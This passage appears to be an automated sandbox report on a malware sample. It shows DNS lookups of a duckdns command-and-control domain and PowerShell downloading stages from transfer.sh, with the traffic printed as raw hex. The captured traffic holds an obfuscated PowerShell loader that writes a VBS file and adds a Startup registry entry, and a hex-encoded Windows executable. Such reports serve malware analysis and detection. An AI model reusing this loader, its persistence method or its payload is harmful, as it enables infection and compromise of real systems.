Sep 14, 2021 21:26:03.427778006 CEST	8.8.8.8	192.168.2.3	0xdfb4	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:09.825735092 CEST	8.8.8.8	192.168.2.3	0x1e2a	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:14.355699062 CEST	8.8.8.8	192.168.2.3	0x2362	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:20.715367079 CEST	8.8.8.8	192.168.2.3	0xdf3e	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:28.632878065 CEST	8.8.8.8	192.168.2.3	0xf267	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:36.041050911 CEST	8.8.8.8	192.168.2.3	0x20ce	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:42.165178061 CEST	8.8.8.8	192.168.2.3	0xebf6	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:48.245083094 CEST	8.8.8.8	192.168.2.3	0x38d4	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:52.882893085 CEST	8.8.8.8	192.168.2.3	0x2ae	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:59.713449001 CEST	8.8.8.8	192.168.2.3	0x2147	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 14, 2021 21:27:04.273861885 CEST	8.8.8.8	192.168.2.3	0xb1f8	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:09.358345032 CEST	8.8.8.8	192.168.2.3	0xba8a	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:16.551768064 CEST	8.8.8.8	192.168.2.3	0x9665	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:21.104878902 CEST	8.8.8.8	192.168.2.3	0x366d	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:28.806245089 CEST	8.8.8.8	192.168.2.3	0xf1d9	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:33.458976030 CEST	8.8.8.8	192.168.2.3	0x4fde	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:40.019915104 CEST	8.8.8.8	192.168.2.3	0x9c35	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:44.562189102 CEST	8.8.8.8	192.168.2.3	0xc513	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:49.183542013 CEST	8.8.8.8	192.168.2.3	0xff58	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:53.877830029 CEST	8.8.8.8	192.168.2.3	0xf103	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:59.101586103 CEST	8.8.8.8	192.168.2.3	0xad99	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:03.673754930 CEST	8.8.8.8	192.168.2.3	0xfc51	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:08.132808924 CEST	8.8.8.8	192.168.2.3	0xc208	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:12.682612896 CEST	8.8.8.8	192.168.2.3	0x5bca	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:17.138993025 CEST	8.8.8.8	192.168.2.3	0x5115	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:24.378030062 CEST	8.8.8.8	192.168.2.3	0xd36b	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:31.401758909 CEST	8.8.8.8	192.168.2.3	0x2bb3	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:38.491381884 CEST	8.8.8.8	192.168.2.3	0x7ff1	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- transfer.sh

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49742	144.76.136.153	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:24:54 UTC	0	OUT	GET /KgBbue/cxderf.txt HTTP/1.1 Host: transfer.sh Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:24:54 UTC	0	IN	HTTP/1.1 200 OK Content-Disposition: attachment; filename="cxderf.txt" Content-Length: 10839 Content-Type: text/plain; charset=utf-8 Retry-After: Tue, 14 Sep 2021 21:24:59 GMT Server: Transfer.sh HTTP Server 1.0 X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 84.17.52.51 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 9 X-Ratelimit-Reset: 1631647499 X-Remaining-Days: n/a X-Remaining-Downloads: n/a X-Served-By: Proudly served by DutchCoders Date: Tue, 14 Sep 2021 19:24:54 GMT Connection: close
2021-09-14 19:24:54 UTC	0	IN	Data Raw: 24 61 61 20 3d 20 22 32 34 3a 2d 3a 34 36 3a 2d 3a 35 36 3a 2d 3a 35 39 3a 2d 3a 35 34 3a 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 35 34 3a 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 34 36 3a 2d 3a 34 37 3a 2d 3a 35 39 3a 2d 3a 33 64 3a 2d 3a 32 32 3a 2d 3a 34 33 3a 2d 3a 33 61 3a 2d 3a 35 63 3a 2d 3a 35 35 3a 2d 3a 37 33 3a 2d 3a 35 34 3a 2d 3a 35 32 3a 2d 3a 35 39 3a 2d 3a 34 33 3a 2d 3a 35 34 3a 2d 3a 35 35 3a 2d 3a 35 36 3a 2d 3a 35 39 3a 2d 3a 34 39 3a 2d 3a 34 32 3a 2d 3a 35 35 3a 2d 3a 34 33 3a 2d 3a 35 32 3a 2d 3a 35 39 3a 2d 3a 34 33 3a 2d 3a 35 34 3a 2d 3a 35 35 3a 2d 3a 35 36 3a 2d 3a 35 39 3a 2d 3a 34 39 3a 2d 3a 34 32 3a 2d 3a 35 34 3a 2d 3a 34 33 3a 2d 3a 35 32 3a Data Ascii: $aa = "24:-:46:-:56:-:59:-:54:-:46:-:59:-:54:-:46:-:59:-:46:-:59:-:46:-:59:-:46:-:59:-:46:-:47:-:59:-:3d:-:22:-:43:-:3a:-:5c:-:55:-:73:-:54:-:52:-:59:-:43:-:54:-:55:-:56:-:59:-:49:-:42:-:55:-:43:-:52:-:59:-:43:-:54:-:55:-:56:-:59:-:49:-:42:-:54:-:43:-:52:
2021-09-14 19:24:54 UTC	1	IN	Data Raw: 2d 3a 34 37 3a 2d 3a 35 39 3a 2d 3a 34 37 3a 2d 3a 35 35 3a 2d 3a 35 39 3a 2d 3a 34 37 3a 2d 3a 35 39 3a 2d 3a 35 35 3a 2d 3a 34 37 3a 2d 3a 32 30 3a 2d 3a 33 64 3a 2d 3a 32 30 3a 2d 3a 32 32 3a 2d 3a 34 33 3a 2d 3a 37 32 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 36 66 3a 2d 3a 37 32 3a 2d 3a 37 39 3a 2d 3a 32 32 3a 2d 3a 32 65 3a 2d 3a 35 32 3a 2d 3a 36 35 3a 2d 3a 37 30 3a 2d 3a 36 63 3a 2d 3a 36 31 3a 2d 3a 36 33 3a 2d 3a 36 35 3a 2d 3a 32 38 3a 2d 3a 32 32 3a Data Ascii: -:47:-:59:-:47:-:55:-:59:-:47:-:59:-:55:-:47:-:20:-:3d:-:20:-:22:-:43:-:72:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:6f:-:72:-:79:-:22:-:2e:-:52:-:65:-:70:-:6c:-:61:-:63:-:65:-:28:-:22:
2021-09-14 19:24:54 UTC	3	IN	Data Raw: 34 32 3a 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 34 38 3a 2d 3a 34 37 3a 2d 3a 35 34 3a 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 34 38 3a 2d 3a 34 36 3a 2d 3a 34 38 3a 2d 3a 35 35 3a 2d 3a 35 39 3a 2d 3a 34 37 3a 2d 3a 35 39 3a 2d 3a 35 35 3a 2d 3a 33 38 3a 2d 3a 35 39 3a 2d 3a 35 35 3a 2d 3a 35 39 3a 2d 3a 35 39 3a 2d 3a 35 35 3a 2d 3a 35 39 3a 2d 3a 34 37 3a 2d 3a 32 30 3a 2d 3a 33 64 3a 2d 3a 32 32 3a 2d 3a 34 33 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 36 32 3a 2d 3a 36 63 3a 2d 3a 36 39 3a 2d 3a 36 33 3a 2d 3a 35 63 3a 2d 3a 35 32 3a 2d 3a 37 35 3a 2d 3a 36 65 3a 2d 3a 32 32 3a 2d 3a 32 65 3a 2d 3a 35 32 3a 2d 3a Data Ascii: 42:-:46:-:59:-:48:-:47:-:54:-:46:-:59:-:48:-:46:-:48:-:55:-:59:-:47:-:59:-:55:-:38:-:59:-:55:-:59:-:59:-:55:-:59:-:47:-:20:-:3d:-:22:-:43:-:2d:-:2d:-:2d:-:2d:-:2d:-:2d:-:2d:-:2d:-:2d:-:2d:-:2d:-:62:-:6c:-:69:-:63:-:5c:-:52:-:75:-:6e:-:22:-:2e:-:52:-:
2021-09-14 19:24:54 UTC	4	IN	Data Raw: 2d 3a 37 34 3a 2d 3a 36 38 3a 2d 3a 32 30 3a 2d 3a 32 34 3a 2d 3a 34 38 3a 2d 3a 34 39 3a 2d 3a 35 35 3a 2d 3a 34 38 3a 2d 3a 34 39 3a 2d 3a 35 35 3a 2d 3a 34 38 3a 2d 3a 34 61 3a 2d 3a 34 39 3a 2d 3a 35 35 3a 2d 3a 34 38 3a 2d 3a 35 35 3a 2d 3a 35 39 3a 2d 3a 35 35 3a 2d 3a 35 35 3a 2d 3a 34 39 3a 2d 3a 34 38 3a 2d 3a 35 39 3a 2d 3a 34 39 3a 2d 3a 35 35 3a 2d 3a 34 39 3a 2d 3a 35 35 3a 2d 3a 34 38 3a 2d 3a 34 39 3a 2d 3a 32 30 3a 2d 3a 32 64 3a 2d 3a 34 65 3a 2d 3a 36 31 3a 2d 3a 36 64 3a 2d 3a 36 35 3a 2d 3a 32 30 3a 2d 3a 32 32 3a 2d 3a 35 33 3a 2d 3a 37 34 3a 2d 3a 36 31 3a 2d 3a 37 32 3a 2d 3a 37 34 3a 2d 3a 37 35 3a 2d 3a 37 30 3a 2d 3a 32 32 3a 2d 3a 32 30 3a 2d 3a 32 64 3a 2d 3a 35 36 3a 2d 3a 36 31 3a 2d 3a 36 63 3a 2d 3a 37 35 3a 2d 3a 36 35 3a Data Ascii: -:74:-:68:-:20:-:24:-:48:-:49:-:55:-:48:-:49:-:55:-:48:-:4a:-:49:-:55:-:48:-:55:-:59:-:55:-:55:-:49:-:48:-:59:-:49:-:55:-:49:-:55:-:48:-:49:-:20:-:2d:-:4e:-:61:-:6d:-:65:-:20:-:22:-:53:-:74:-:61:-:72:-:74:-:75:-:70:-:22:-:20:-:2d:-:56:-:61:-:6c:-:75:-:65:
2021-09-14 19:24:54 UTC	8	IN	Data Raw: 65 74 20 48 20 3d 20 4e 6f 74 68 69 6e 67 0d 0a 27 40 0d 0a 53 65 74 2d 43 6f 6e 74 65 6e 74 20 2d 50 61 74 68 20 43 3a 5c 55 73 65 72 73 5c 50 75 62 6c 69 63 5c 52 75 6e 5c 4e 65 77 2e 76 62 73 20 2d 56 61 6c 75 65 20 24 43 6f 6e 74 65 6e 74 0d 0a 0d 0a 73 74 61 72 74 2d 73 6c 65 65 70 20 2d 73 20 37 0d 0a 0d 0a 24 53 5a 58 44 43 46 56 47 42 48 4e 4a 53 44 46 47 48 20 3d 20 27 68 74 74 70 73 3a 2f 2f 74 72 61 6e 73 66 65 72 48 2d 48 73 68 2f 49 30 78 6e 79 72 2f 74 79 74 79 74 48 2d 48 74 78 74 27 2e 52 65 70 6c 61 63 65 28 27 48 2d 48 27 2c 27 2e 27 29 3b 0d 0a 24 48 48 4 8 48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 20 3d 20 22 32 34 3a 2d 3a 34 35 3a 2d 3a 34 34 3a 2d 3a 35 32 3a 2d 3a 34 36 3a 2d 3a 34 37 3a 2d 3a 34 38 3a 2d 3a 34 65 3a 2d 3a 34 61 Data Ascii: et H = Nothing'@Set-Content -Path C:\Users\Public\Run\New.vbs -Value $Contentstart-sleep -s 7$SZXD CFVGBHNJSDFGH = 'https://transferH-Hsh/I0xnyr/tytytH-Htxt'.Replace('H-H','.');$HHHHHHHHHHHHHHHHHH = "24:-:45:-:44:-:52:-:46:-:47:-:48:-:4e:-:4a

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49774	144.76.136.153	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:25:31 UTC	11	OUT	GET /I0xnyr/tytyt.txt HTTP/1.1 Host: transfer.sh

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:25:31 UTC	11	IN	HTTP/1.1 200 OK Content-Disposition: attachment; filename="tytyt.txt" Content-Length: 512724 Content-Type: text/plain; charset=utf-8 Retry-After: Tue, 14 Sep 2021 21:25:35 GMT Server: Transfer.sh HTTP Server 1.0 X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 84.17.52.51 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 9 X-Ratelimit-Reset: 1631647535 X-Remaining-Days: n/a X-Remaining-Downloads: n/a X-Served-By: Proudly served by DutchCoders Date: Tue, 14 Sep 2021 19:25:31 GMT Connection: close
2021-09-14 19:25:31 UTC	11	IN	Data Raw: 5b 53 74 72 69 6e 67 5d 24 48 48 3d 27 34 44 35 41 39 2d 2d 2d 2d 33 2d 2d 2d 2d 2d 2d 2d 34 2d 2d 2d 2d 2d 2d 46 46 46 46 2d 2d 2d 2d 42 38 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 34 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 2d 2d 2d 2d 2d 2d 2d 2d 45 31 46 42 41 2d 45 2d 2d 42 34 2d 39 43 44 32 31 42 38 2d 31 34 43 43 44 32 31 35 34 36 38 36 39 37 33 32 2d 37 2d 37 32 36 46 36 37 37 32 36 31 36 44 32 2d 36 33 36 31 36 45 36 45 36 46 37 34 32 2d 36 32 36 35 32 2d 37 32 37 35 36 45 32 2d 36 39 36 45 32 2d 34 34 34 46 35 33 32 2d 36 44 36 46 36 34 36 35 32 45 2d 44 2d 44 2d 41 32 34 Data Ascii: [String]$HH='4D5A9----3-------4------FFFF----B8-------------4---8 ---E1FBA-E--B4-9CD21B8-14CCD21546869732-7-726F6772616D2-63616E6E6F742-62652-72756E2-696E2-444F532-6 D6F64652E-D-D-A24
2021-09-14 19:25:31 UTC	12	IN	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 2d 38 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 32 2d 2d 2d 2d 2d 34 38 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 45 37 34 36 35 37 38 37 34 2d 2d 2d 2d 2d 2d 39 38 43 37 2d 31 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 2d 2d 43 38 2d 31 2d 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 36 2d 32 45 37 32 36 35 36 43 36 46 36 33 2d 2d 2d 2d 2d 43 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 2d 43 41 2d 31 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d Data Ascii: ---2------8-----------------------82-----48-------------------2E74657874------98C7- 2-------C8-1-----2---------------------------2-----6-2E72656C6F63-----C-----------2-----2------CA-1--------------
2021-09-14 19:25:31 UTC	14	IN	Data Raw: 32 31 45 31 45 32 44 31 32 32 36 2d 33 31 42 31 36 32 43 2d 46 32 36 32 38 35 32 2d 2d 2d 2d 2d 41 32 38 35 33 2d 2d 2d 2d 2d 41 32 41 32 36 32 42 45 43 32 36 32 42 45 46 2d 2d 2d 2d 2d 2d 31 33 33 2d 2d 33 2d 2d 2d 46 2d 2d 2d 2d 2d 2d 2d 43 2d 2d 2d 2d 31 31 2d 32 31 38 31 37 32 44 2d 37 32 36 32 38 35 34 2d 2d 2d 2d 2d 41 32 41 32 36 32 42 46 37 2d 2d 31 33 33 2d 2d 31 2d 2d 2d 42 2d 2d 2d 2d 2d 2d 2d 44 2d 2d 2d 2d 31 31 44 2d 2d 35 2d 2d 2d 2d 2d 32 32 38 34 36 2d 2d 2d 2d 2d 41 32 41 2d 2d 31 33 33 2d 2d 33 2d 2d 2d 46 2d 2d 2d 2d 2d 2d 2d 45 2d 2d 2d 2d 31 31 2d 32 31 42 31 39 32 44 2d 37 32 36 32 38 35 35 2d 2d 2d 2d 2d 41 32 41 32 36 32 42 46 37 2d 2d 2d 33 33 2d 2d 41 2d 2d 2d 46 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 41 31 37 32 44 Data Ascii: 21E1E2D1226-31B162C-F262852-----A2853-----A2A262BEC262BEF------133--3---F-------C----11-218172D-72 62854-----A2A262BF7--133--1---B-------D----11D--5-----22846-----A2A--133--3---F-------E----11-21B192D-7262855-----A2A26 BF7---33--A---F--------------21A172D
2021-09-14 19:25:31 UTC	15	IN	Data Raw: 2d 2d 2d 2d 2d 2d 41 2d 2d 2d 2d 31 31 2d 32 31 43 31 42 32 44 2d 41 32 36 38 43 2d 38 2d 2d 2d 2d 31 42 32 44 2d 42 32 42 2d 33 32 36 32 42 46 34 32 38 2d 34 2d 2d 2d 2d 32 42 32 41 2d 32 31 36 31 35 32 44 2d 32 32 36 32 41 32 36 32 42 46 43 2d 2d 2d 2d 31 33 33 2d 2d 34 2d 2d 32 2d 2d 2d 2d 2d 2d 2d 2d 41 2d 2d 2d 2d 31 31 2d 33 31 44 31 44 32 44 31 35 32 36 31 32 2d 2d 46 45 31 35 2d 38 2d 2d 2d 2d 31 42 2d 36 31 41 31 36 32 43 2d 41 32 36 38 31 2d 38 2d 2d 2d 2d 31 42 32 41 32 36 32 42 45 39 32 36 32 42 46 34 31 33 33 2d 2d 31 2d 2d 35 35 2d 2d 2d 2d 2d 2d 2d 46 2d 2d 2d 2d 31 31 2d 46 2d 2d 37 42 38 33 2d 2d 2d 2d 2d 34 34 35 2d 34 2d 2d 2d 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 2d 31 2d 2d 2d 2d 2d 2d 2d 31 45 2d 2d 2d 2d 2d 2d 32 43 2d 2d 2d 2d 2d 2d 32 42 Data Ascii: ------A----11-21C1B2D-A268C-8----1B2D-B2B-3262BF428-4----2B2A-216152D-2262A262BFC----133--4--2-------- A----11-31D1D2D152612--FE15-8----1B-61A162C-A2681-8----1B2A262BE9262BF4133--1--55-------F----11-F--7B83-----445- 4-------2------1-------1E------2C------2B
2021-09-14 19:25:31 UTC	19	IN	Data Raw: 34 2d 33 31 37 31 35 32 44 2d 42 32 36 2d 34 36 46 36 42 2d 2d 2d 2d 2d 41 32 41 32 36 32 42 45 42 32 36 32 42 46 33 2d 2d 2d 2d 2d 2d 2d 33 33 2d 2d 41 2d 2d 33 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 43 31 45 32 44 2d 41 32 36 37 42 31 39 2d 2d 2d 2d 2d 34 32 44 2d 36 32 42 2d 33 32 36 32 42 46 34 32 41 2d 32 31 41 31 35 32 44 31 32 32 36 37 42 31 39 2d 2d 2d 2d 2d 34 2d 33 31 36 31 38 32 44 2d 41 32 36 36 46 36 43 2d 2d 2d 2d 2d 41 32 41 32 36 32 42 45 43 32 36 32 42 46 34 2d 33 33 2d 2d 41 2d 2d 33 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 37 31 45 32 44 2d 41 32 36 37 42 31 39 2d 2d 2d 2d 2d 34 32 44 2d 36 32 42 2d 33 32 36 32 42 46 34 32 41 2d 32 31 36 31 35 32 44 31 32 32 36 37 42 31 39 2d 2d 2d 2d 2d 34 2d 33 31 43 31 44 Data Ascii: 4-317152D-B26-46F6B-----A2A262BEB262BF3-------33--A--3----------------21C1E2D-A267B19-----42D-62B- 3262BF42A-21A152D12267B19-----4-316182D-A266F6C-----A2A262BEC262BF4-33--A--3----------------2171E2D-A267B19-- ---42D-62B-3262BF42A-216152D12267B19-----4-31C1D
2021-09-14 19:25:31 UTC	25	IN	Data Raw: 2d 2d 2d 2d 41 38 2d 33 32 2d 2d 2d 2d 2d 34 32 38 41 36 2d 2d 2d 2d 2d 41 32 38 41 37 2d 2d 2d 2d 2d 41 32 38 36 42 2d 2d 2d 2d 2d 36 32 44 31 43 32 42 31 35 38 2d 34 41 2d 2d 2d 2d 2d 34 32 42 43 41 38 2d 32 41 2d 2d 2d 2d 2d 34 32 42 43 43 38 2d 32 43 2d 2d 2d 2d 2d 34 32 42 43 45 32 38 36 46 2d 2d 2d 2d 2d 36 32 38 37 32 2d 2d 2d 2d 2d 36 32 38 37 33 2d 2d 2d 2d 2d 36 32 38 37 34 2d 2d 2d 2d 2d 36 32 38 36 2d 2d 2d 2d 2d 2d 36 32 38 36 39 2d 2d 2d 2d 2d 36 32 38 36 41 2d 2d 2d 2d 2d 36 32 38 36 31 2d 2d 2d 2d 2d 36 32 38 37 37 2d 2d 2d 2d 2d 36 32 38 37 41 2d 2d 2d 2d 2d 36 32 38 37 35 2d 2d 2d 2d 2d 36 32 38 37 36 2d 2d 2d 2d 2d 36 32 38 37 38 2d 2d 2d 2d 2d 36 32 38 37 39 2d 2d 2d 2d 2d 36 32 38 37 42 2d 2d 2d 2d 2d 36 32 38 37 43 2d 2d 2d 2d 2d 36 Data Ascii: ----A8-32-----428A6-----A28A7-----A286B-----62D1C2B158-4A-----42BCA8-2A-----42BCC8-2C-----42BCE286F----- 62872-----62873-----62874-----6286------62869-----6286A-----62861-----62877-----6287A-----62875-----62876-----62878----- 62879-----6287B-----6287C-----6

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:25:31 UTC	26	IN	Data Raw: 2d 2d 2d 2d 36 32 42 2d 33 2d 41 32 42 44 34 31 32 2d 31 32 38 39 38 2d 2d 2d 2d 2d 41 32 44 43 2d 44 45 2d 45 31 32 2d 31 46 45 31 36 31 32 2d 2d 2d 2d 31 42 36 46 36 33 2d 2d 2d 2d 2d 41 44 43 32 41 2d 41 2d 31 31 2d 2d 2d 2d 2d 2d 32 2d 2d 2d 46 2d 2d 35 35 36 34 2d 2d 2d 45 2d 2d 2d 2d 2d 2d 2d 2d 31 42 33 2d 2d 33 2d 2d 32 41 2d 31 2d 2d 2d 2d 32 38 2d 2d 2d 2d 31 31 37 45 37 44 2d 2d 2d 2d 2d 34 32 2d 36 32 32 2d 44 2d 31 45 32 38 46 46 2d 2d 2d 2d 2d 36 32 38 41 38 2d 2d 2d 2d 2d 41 31 44 32 44 2d 42 32 36 2d 36 32 38 41 45 2d 2d 2d 2d 2d 41 32 44 2d 36 32 42 2d 33 2d 41 32 42 46 33 32 41 2d 36 32 38 41 46 2d 2d 2d 2d 2d 41 31 37 32 44 31 33 32 36 2d 37 32 38 32 42 2d 31 2d 2d 2d 36 31 38 32 44 2d 43 32 36 2d 38 31 33 2d 39 31 36 31 33 2d 38 32 42 Data Ascii: ----62B-3-A2BD412-12898-----A2DC-DE-E12-1FE1612----1B6F63-----ADC2A-A-11------2---F--5564---E--------1B3-3--2A-1----28----117E7D-----42-622-D-1E28FF-----628A8-----A1D2D-B26-628AE-----A2D-62B-3-A2BF32A-628AF-----A172D1326-7282B-1---6182D-C26-813-91613-82B
2021-09-14 19:25:31 UTC	33	IN	Data Raw: 2d 2d 2d 2d 2d 2d 33 33 2d 2d 39 2d 2d 31 35 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 38 33 43 2d 31 2d 2d 2d 36 32 44 2d 31 32 41 32 38 35 37 2d 31 2d 2d 2d 36 31 38 32 44 2d 32 32 36 32 41 32 36 32 42 46 43 2d 2d 2d 2d 2d 2d 33 45 32 38 33 44 2d 31 2d 2d 2d 36 32 44 2d 31 32 41 31 37 32 38 38 36 2d 2d 2d 2d 2d 36 32 41 31 33 33 2d 2d 34 2d 2d 2d 32 46 2d 31 2d 2d 2d 2d 33 37 2d 2d 2d 2d 31 31 32 38 33 39 2d 31 2d 2d 2d 36 33 39 32 34 2d 31 2d 2d 2d 2d 37 45 37 43 2d 2d 2d 2d 2d 34 32 44 2d 31 32 41 37 45 37 42 2d 2d 2d 2d 2d 34 32 44 2d 37 37 45 33 31 2d 2d 2d 2d 2d 34 32 42 2d 35 37 45 33 2d 2d 2d 2d 2d 2d 34 31 41 32 44 2d 44 32 36 37 45 37 42 2d 2d 2d 2d 2d 2d 34 33 39 41 42 2d 2d 2d 2d 2d 2d 32 42 2d 33 2d 41 32 42 46 31 32 38 33 41 2d 31 2d 2d 2d 36 Data Ascii: ------33--9--15--------------283C-1---62D-12A2857-1---6182D-2262A262BFC------3E283D-1---62D-12A172886-----62A133--4--2F-1----37----112839-1---63924-1----7E7C-----42D-12A7E7B-----42D-77E31-----42B-57E3------41A2D-D267E7B-----439AB------2B-3-A2BF1283A-1---6
2021-09-14 19:25:31 UTC	40	IN	Data Raw: 46 31 39 2d 31 2d 2d 2d 41 31 37 32 44 32 43 32 36 37 45 37 45 2d 2d 2d 2d 2d 34 2d 37 32 2d 39 31 32 36 44 2d 31 45 32 38 46 46 2d 2d 2d 2d 2d 36 32 38 45 39 2d 2d 2d 2d 2d 41 32 38 41 38 2d 2d 2d 2d 2d 41 31 38 32 44 31 31 32 36 2d 36 32 38 41 45 2d 2d 2d 2d 2d 41 32 43 2d 44 32 42 2d 39 2d 43 32 42 41 44 2d 42 32 42 44 32 2d 41 32 42 45 44 44 45 33 2d 37 45 37 45 2d 2d 2d 2d 2d 2d 34 32 38 46 35 2d 2d 2d 2d 2d 41 32 36 2d 36 31 37 38 44 37 32 2d 2d 2d 2d 2d 31 2d 44 2d 39 31 36 2d 38 41 32 2d 39 32 38 32 41 2d 31 2d 2d 2d 36 32 38 42 38 2d 2d 2d 2d 2d 41 44 45 2d 43 32 38 34 43 2d 2d 2d 2d 2d 41 32 38 36 31 2d 2d 2d 2d 2d 41 44 45 2d 2d 32 41 2d 33 2d 43 2d 31 31 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 39 